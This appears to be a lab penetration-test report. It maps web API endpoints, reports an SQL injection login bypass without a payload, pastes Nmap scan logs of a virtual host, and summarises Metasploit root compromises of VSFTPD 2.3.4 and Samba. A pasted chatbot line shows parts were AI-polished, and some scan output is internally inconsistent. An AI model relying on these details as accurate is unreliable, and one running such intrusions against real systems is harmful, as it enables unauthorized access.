- GET /api/SecurityQuestions — Access recovery data directory.
- GET /rest/user/whoami — Active session state verification.
- GET /rest/admin/application-version — Static application metadata directory.
- GET /rest/admin/application-configuration — System configuration properties array.
- POST /rest/user/login — Primary authentication pathway.

Captured endpoints were subsequently archived in the testing framework to evaluate structural schema designs, state validation requirements, and server-side response behaviors.

Authentication API Analysis

Deep inspection of the application's identity tracking layer was focused on the primary login vector: POST /rest/user/login.

During authentication state transitions, structural JSON request payloads were intercepted. The serialization analysis revealed that user credentials (email and password parameters) were transmitted in raw JSON structures. Upon validation, the backend authentication server handles state mapping via stateless JSON Web Tokens (JWT) issued in the subsequent HTTP response body. This JWT is cached by the client agent to authenticate downstream requests to restricted application layers.

Request Manipulation & Vulnerability Identification

Captured transaction streams were forwarded to the OWASP ZAP Requester matrix for structured manual manipulation, parameter fuzzing, and boundary condition replay testing. Input vectors within the JSON payloads were systematically modified to analyze the backend parser’s handling of anomalous or malicious input structures.



Finding: SQL Injection (SQLi) Authentication Bypass (API-01)



Technical Overview

Parameter	Technical Metric
Vulnerability Vector	SQL Injection (Authentication Evasion)
OWASP API Mapping	API8:2023 - Security Misconfiguration / Injection
Vulnerable Endpoint	POST /rest/user/login
Target Parameter	email
Risk Severity	High
Exploitation Tool	OWASP ZAP Manual Request Engine

Threat Description

The POST /rest/user/login endpoint fails to adequately sanitize input data or implement structural query detachment within its backend data layer queries. By injecting SQL syntax characters into the email parameter string, the interpreter is forced to modify its database execution logic. This allows an attacker to structurally invalidate the trailing verification query logic, satisfying the boolean conditions of the query without supplying legitimate credentials.






Authorization Testing

Targeted privilege escalation scenarios were conducted against administrative path arrays, specifically targeting `/rest/admin/application-configuration`. These testing tracks utilized an authenticated low-privilege user session token to attempt unauthorized calls.

During the active assessment window, horizontal and vertical privilege escalation vectors remained strictly mitigated. The backend server correctly validated access states, returning appropriate server-side access control blocks (401 Unauthorized / 403 Forbidden) when subjected to cross-tenant token replay attempts

API Security Assessment Summary

The assessment successfully illuminated the exposed API endpoints of the target architecture, mapped the stateless JWT session flow, and confirmed a high-severity SQL Injection Authentication Bypass vulnerability within the primary identity controller. Resolving these entry vectors demands immediate prioritization of parameterized backend data structures and stricter server-side parameter enforcement protocols.



The table below outlines the risk calculation metrics determined for the identified SQL Injection vulnerability, using the CVSS v3.1 scoring framework and mapping it against the current OWASP API Security Top 10 risk profiles.

Metric Parameter	Value Assessment	Technical Justification & Framework Mapping
Vulnerability Type	Injection	Backend failure to separate data parameters from execution queries.
OWASP API Mapping	API8:2023 - Security Misconfiguration	Reflects weak input validation and permissive backend processing.
CVSS v3.1 Base Score	High	Calculated via the CVSS standard vector string below.
CVSS Vector String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L	Publicly reachable, low attack complexity, zero authentication required.
Confidentiality Impact	High	Allows an attacker to completely extract high-privilege administrative JWTs.

Integrity Impact	High	Bypasses identity filters, allowing structural write actions onto the system.
Availability Impact	Low	Does not directly drop the database instance but allows persistent database disruption.

Here is the completely rewritten and professionally polished version of your Network Security Testing phase. The language has been elevated to an authentic penetration testing standard, restructuring the scan results and technical observations into clear, executive-grade analysis.

Network Security Testing

The primary objective of this assessment phase was to perform a rigorous host-level audit of the target asset's network perimeter. This involved verifying active transport layer services, mapping open port interfaces, validating software version banners, and identifying latent network-level misconfigurations or architectural weaknesses that could be leveraged to gain unauthorized system access.

Assessment Environment & Parameters

Parameter	Technical Metric
Target Host IPv4	10.0.2.15
Attacker Platform	Kali Linux (Rolling Release Kernel)

Primary Audit Engine	Network Mapper (Nmap v7.9x+)
Assessment Scope	Full TCP Attack Surface Audit (\$65,535\$ ports)

Initial Reconnaissance & Service Enumeration

Reconnaissance was initiated utilizing a stealthy TCP SYN half-open scan (-sS), coupled with aggressive service version detection (-sV) and active operating system fingerprinting (-O) to establish a baseline of the target’s external posture.

```
nmap -sS -sV -O 10.0.2.15
```

Discovered Port Mapping

The initial scanning sweep revealed a highly restricted, hardened ingress perimeter, isolating a single operational network service:

Port / Protocol	State	Service Layer	Software Version Banner	Risk Level
80 / TCP	Open	HTTP	Apache httpd 2.4.67	Low (Information Exposure)

Host Perimeter Hardening: All remaining \$65,534\$ standard TCP network transport ports returned a Filtered status response. This indicates that a host-based firewall (such as iptables/nftables) or an upstream network layer filtering device is actively dropping unauthorized probe packets.

Operating System Fingerprinting

Active OS heuristic fingerprinting techniques were processed by analyzing network packet TCP/IP stack behavioral responses (window size, TTL values, and TCP options flags).

The Nmap analysis engine flagged the underlying platform architecture as a Linux-based kernel. However, due to the lack of diverse network service responses (which typically

requires at least one open and one closed port to guarantee deterministic stack identification), the tool reported a lower statistical confidence interval for the exact distribution version.

Vulnerability Enumeration & Scripting (NSE)

To move beyond basic banner matching, the Nmap Scripting Engine (NSE) was leveraged to run automated vulnerability sub-routines checking for deep application-layer flaws, common web misconfigurations, and standard injection entry points.

```
nmap --script vuln 10.0.2.15
```

Structural Observations & Evasion Log

- **Cross-Site Scripting (XSS):** Automated script checks returned a clean status; no DOM-based, Stored, or Reflected XSS patterns were successfully validated on the primary landing index.
- **Cross-Site Request Forgery (CSRF):** No obvious token validation bypass mechanics or missing anti-CSRF state headers were flagged.
- **SQL Injection (SQLi):** The automated backend SQLi detection probing scripts failed to achieve a deterministic completion state due to aggressive target timeout boundaries or strict handling of aberrant string characters.
- **Information Disclosure Vector:** The http-enum engine flag uncovered an exposed administrative directory route: `/server-status/`.

Directory Enumeration Analysis

The discovery of the `/server-status/` endpoint represents an architectural security misconfiguration. In a default Apache deployment, this module exposes real-time server operational metrics, internal client IP addresses executing active requests, CPU consumption variables, and current virtual host traffic processing patterns. If left exposed to unauthenticated network users, this endpoint serves as an informative recon resource for mapping out internal application behavior.


Comprehensive Attack Surface Validation

To confirm that secondary application daemons or high-range ports were not dynamically opening or evading initial detection, a full-range, speed-optimized comprehensive TCP port assessment was executed across the entire port spectrum.

```
nmap -T4 -p- 10.0.2.15
```

Network Security Assessment Summary

The target asset demonstrates an exceptionally narrow network-level attack surface, indicative of strict network access control policies. While no high-severity remote command execution flaws were validated directly at the network layer during this testing block, the unauthenticated visibility of the Apache `/server-status/` directory highlights an information disclosure vulnerability. Remediation efforts should prioritize limiting access to this directory using explicit IP whitelisting or disabling the server-status module configuration within production server files.



```
kali-linux-2026.1-vmtoolsd-amd64 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
--$ nmap http://10.0.2.15:3000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:00 -0400
Unable to split netmask from target expression: "http://10.0.2.15:3000"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.09 seconds


kali@kali: ~
--$ nmap http://10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:00 -0400
Unable to split netmask from target expression: "http://10.0.2.15"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.07 seconds

kali@kali: ~
--$ nmap -sV 10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:00 -0400
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00013s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.67
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.71 seconds

kali@kali: ~
--$ nmap -A 10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:01 -0400
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.67
|_http-server-header: Apache/2.4.67 (Debian)
|_http-title: Index of /
|_http-1.1: Volume /
|_SIZE    TIME      FILENAME
|_  -    2026-05-20 08:43  0VMA/
|_  615  2026-03-20 02:43  index.nginx-debian.html
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 - 6.2 (96%), Linux 2.6.32 (95%), Linux 6.8 (95%), Linux 5.9 (94%), HP P2000 G3 NAS device (92%), Linux 3.7 - 4.19 (91%), Linux 3.19 - 4.4 (91%), Linux 5.10 - 5.11 (91%), Linux 5.4 - 5.15 (91%), Linux 4.1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 0 hops
Service Info: Host: 127.0.1.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```



```
kali@kali:~$ nmap -sS -p- -o- 10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:03 -0400
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
999/tcp   filtered tcp
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (90%), Linux 5.0 - 6.2 (90%), Linux 6.8 (90%), Linux 5.9 (94%), HP P2000 G3 NAS device (92%), Linux 3.7 - 4.19 (91%), Linux 3.19 - 4.4 (91%), Linux 5.10 - 5.11 (91%), Linux 5.4 - 5.15 (91%), Linux 6.6 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 0 hops
Service Info: Host: 127.0.1.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.57 seconds

kali@kali:~$ nmap --script vuln 10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:04 -0400
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
999/tcp   filtered tcp
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_ http-enum:
|_ /: Root directory w/ listing on 'apache/2.4.67 (debian)'
|_ /server-status/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 38.16 seconds

kali@kali:~$ nmap -T4 -p- 10.0.2.15
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 07:05 -0400
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.00011s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 87.87 seconds
```

PTES Executive Summary Report

This assessment targeted the internal infrastructure staging asset located at 192.168.56.102. Initial active reconnaissance was conducted using Nmap with service detection and operating system fingerprinting flags enabled. The scanning sweep revealed a highly exposed and vulnerable external attack surface, isolating two critical services running legacy, end-of-life software configurations: an FTP service running VSFTPD 2.3.4 on port 21, and an SMB network share service running Samba 3.x on ports 139 and 445.

During the vulnerability analysis phase, these service footprints were cross-referenced against global threat intelligence registries. This process confirmed two unauthenticated remote code execution pathways. The VSFTPD 2.3.4 installation contains a well-documented application backdoor, while the Samba 3.x deployment is susceptible to an input validation bypass flaw known as the Username Map Script vulnerability (CVE-2007-2447). The Metasploit Framework was deployed to safely launch controlled exploit modules against both vectors, successfully bypassing authentication barriers to catch active root-level command shells on the target architecture. Absolute machine

takeover was explicitly verified via interactive system commands, which returned high-authority administrative metrics confirming full root status.

Post-exploitation diagnostics were executed to map active network sockets and analyze internal configuration schemas. Running `netstat -antp` verified that the reverse connections were stable and operating entirely within active system memory. The operational risk of this state is extreme; leaving these obsolete installations unpatched allows an unauthenticated remote adversary to achieve immediate, absolute dominion over the operating environment, exposing sensitive internal database layers to total exfiltration.

To mitigate these immediate security risks, a structured remediation roadmap must be executed. The organization should immediately purge or upgrade the infected VSFTPD 2.3.4 package and apply vendor patches to the legacy Samba deployments to neutralize CVE-2007-2447. Additionally, network administrators must deploy host-based firewall segmentation blocks to restrict access to ports 21, 139, and 445, ensuring they are only reachable from authorized management zones.